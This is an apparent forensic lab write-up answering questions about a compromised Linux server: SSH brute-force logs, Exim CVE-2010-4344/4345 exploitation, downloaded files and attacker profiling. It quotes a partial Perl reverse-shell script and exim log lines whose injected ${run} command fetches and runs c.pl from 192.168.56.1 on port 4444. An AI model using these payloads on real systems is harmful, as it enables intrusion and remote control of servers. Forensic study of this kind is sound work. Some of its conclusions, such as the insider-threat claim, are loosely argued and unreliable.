Feb  6 15:16:51 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:56 victoria sshd[2088]: Failed password for invalid user ulysses from 192.168.56.1 port 34441 ssh2
Feb  6 15:16:56 victoria sshd[2088]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:16:58 victoria sshd[2090]: Invalid user ulysses from 192.168.56.1
Feb  6 15:16:58 victoria sshd[2090]: Failed none for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:16:59 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:16:59 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:17:00 victoria sshd[2090]: Failed password for invalid user ulysses from 192.168.56.1 port 34442 ssh2
Feb  6 15:17:01 victoria sshd[2092]: Invalid user ulysses from 192.168.56.1
Feb  6 15:17:01 victoria sshd[2092]: Failed none for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.56.1 port 34443 ssh2
Feb  6 15:17:03 victoria sshd[2097]: Invalid user ulysses from 192.168.56.1
Feb  6 15:17:03 victoria sshd[2097]: Failed none for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:05 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:07 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:07 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.56.1 port 34444 ssh2
Feb  6 15:17:08 victoria sshd[2099]: Invalid user ulysses from 192.168.56.1
Feb  6 15:17:08 victoria sshd[2099]: Failed none for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.56.1 port 34445 ssh2
Feb  6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb  6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 192.168.56.1 port 34475 ssh2
```


```
Feb  6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb  6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 192.168.56.1 port 34475 ssh2
```


```
Feb  6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:19:29 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:34 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.56.1 port 34475 ssh2
Feb  6 15:19:35 victoria sshd[2153]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:20:54 victoria sshd[2157]: Invalid user ulysses from 192.168.56.1
Feb  6 15:20:54 victoria sshd[2157]: Failed none for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb  6 15:21:00 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:21:05 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:21:10 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.56.1 port 44616 ssh2
Feb  6 15:21:10 victoria sshd[2157]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
```

Heap buffer overflow on exim4.69 scripted within the system.

- The attacker found and scripted the shell file to exploit into the system.

```
┌──(kali㉿kali)-[/mnt/forencisc/tmp]
└─$ sudo cat c.pl
[sudo] password for kali:
#!/usr/bin/perl

$system = '/bin/sh';
$ARGC=@ARGV;
if ($ARGC≠2) {
   print "Usage: $0 [Host] [Port] \n\n";
   die "Ex: $0 127.0.0.1 2121 \n";
}
use Socket;
use FileHandle;
socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or die print "[-] Unable to Resolve Host\n";
connect(SOCKET, sockaddr_in($ARGV[1], inet_aton($ARGV[0]))) or die print "[-] Unable to Connect Host\n";
SOCKET→autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");

open FILE, ">/var/spool/exim4/s.c";
print FILE qq{
#include <stdio.h>
#include <unistd.h>
```

7- What flaws or vulnerabilities did he exploit?

CVE-2010-4345

> Exim 4.72 and earlier allow local users to obtain privileges by using the exim user account to define a separate configuration file with a directive that contains arbitrary commands, as demonstrated by the spool_directory directive.


CVE-2010-4344

With two MAIL commands and a large message with forged headers, Exim 4.70 and older versions have a heap-based buffer overflow in the string_vformat function that allows remote attackers to execute arbitrary code, leading to inaccurate rejection reports.

- The successful attack with the observation which is exploiting using heap buffer overflow on the version exim4 agent.

8- Were the attacks successful? Did some fail?

- Based on the auth.log output, all the attempts failed which showed in the logs
- With all the evidence and findings of the script and the history from bash history claimed that the attacker gaining to the system was successful
- Heap buffer overflow was exploit too.



- the attacker had root privilege access with the evidence of bash history which raise the question on further investigation of the reason of further exploit of the system.

9- What did the attacker obtain with attacks?

- The attacker gained root access to the server and was able to run arbitrary commands to in
- There are doubt raises that attacker has personal reason to ruin and attack the system since the privileges he already had the access and including the additional attacks he carried on.

10- Did the attacker download files? Which ones? Give a quick analysis of those files.

```
┌──(kali㉿kali)-[/mnt/forencisc/var/log/exim4]
└─$ cat mainlog | grep wget
2011-02-06 15:08:13 H=(abcde.com) [192.168.56.101] temporarily rejected MAIL <root@local.com>: failed to expand ACL string "pl 192.168.56.1
 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sl
eep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 10000
00'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${
run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/
sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "ex
ec /bin/sh -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/s
h -c 'wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wge
t http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://
192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.5
6.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444; sleep 1000000'"}} ${run{/bin/sh -c "exec /bin/sh -c 'wget http://192.168.56.1/c.pl
```

- The attacker did run the command to Get the file to temporary file.

```
└─$ ls -lastrih
total 4.3M
39468 4.0K drwxr-xr-x  3 root root 4.0K Dec 15  2010 rk
39466 4.0K -rw-------  1 tss  sgx  1.1K Jan 17  2011 c.pl
39467 4.3M -rw-------  1 tss  sgx  4.3M Jan 18  2011 rk.tar
39446 4.0K drwxrwxrwt  2 root root 4.0K Feb  6  2011 .X11-unix
39447 4.0K drwxrwxrwt  2 root root 4.0K Feb  6  2011 .ICE-unix
    2 4.0K drwxr-xr-x 22 root root 4.0K Jul 16 05:28 ..
36405 4.0K drwxrwxrwt  5 root root 4.0K Jul 16 06:43 .
```

- the file downloaded by attacker was:

1. C.pl
2. Rk.tar

Both files execute the two different scripts.

- C.pl executes the shell command within from the server which executes and let the attacker to gain root privileges.
- The rk.tar file creates the necessary path to open ssh server to provide another pathway to the attacker.

11- What can you say about the attacker? (Motivation, skills, etc)

Motivation

- Highly motivated to destroy every access of the Linux server.
- To gain the full access to the system and to keep the persistence to do more issues to the company server.
- Scope of this attack is compromised to take control and modify and stay in process of corrupting the entire server is defining the attacker mindset, that he had a plan and executed accordingly to exploit the right weakness within the organization.
- Seems to be attacker well known about the company weak point insider threat which led to all these events.

Skills

- Highly skilled on technical and scripting
- Specific high knowledge regarding the file system Linux and explicit knowledge on companies' weaknesses
- Known to modify even the timestamp to cover tracks within the files which has uploaded into the server.

```
┌──(kali㉿kali)-[/mnt/forencisc/tmp]
└─$ stat c.pl
  File: c.pl
  Size: 1063            Blocks: 8          IO Block: 4096   regular file
Device: 7,0     Inode: 39466       Links: 1
Access: (0600/-rw-------)  Uid: (  101/     tss)   Gid: (  103/     sgx)
Access: 2011-02-06 09:15:30.000000000 -0500
Modify: 2011-01-17 10:14:53.000000000 -0500
Change: 2011-02-06 09:15:30.000000000 -0500
 Birth: -
```

The major suspicious behind and all the time stamp of the attacker actions are indicating that gained access on the system and modified the time stamp of script of main script file and pull the file on the tamp directory since it's the most common file which can hold a persistence.

Can be done when the full root privileged has gained and possibly the adversary has planned to do post exploitation activities within the server.

In the section of' birth – 'this indicated that the creation file time stamp is missing or not updated or the attacker simply modified not to show the birth – file

12- Do you think these attacks were automated? Why?

No, it is not automated, those attacks were needed user interference. According to the script the attacker has pull to the directory.

the ssh and the script which installed within the server seem to be tried to do the job accordingly in order to gain access and exploit more issues within the server.

The script which was sitting on c.pl needed the user attention to be executed.

May be script within the file to exploit the service exim4 can be automated.

13- What could have prevented the attacks?

Since the assumption are made as insider job because of the access that threat occurred.

- Creating the strong user regulation policy and maintaining security of the system
- Checking the system logs and continuous security testing would avoid the risk of being compromised.

- Implementing strong access control and developing top layered authentication system for the user access (token system) least prevented the major compromise to the server.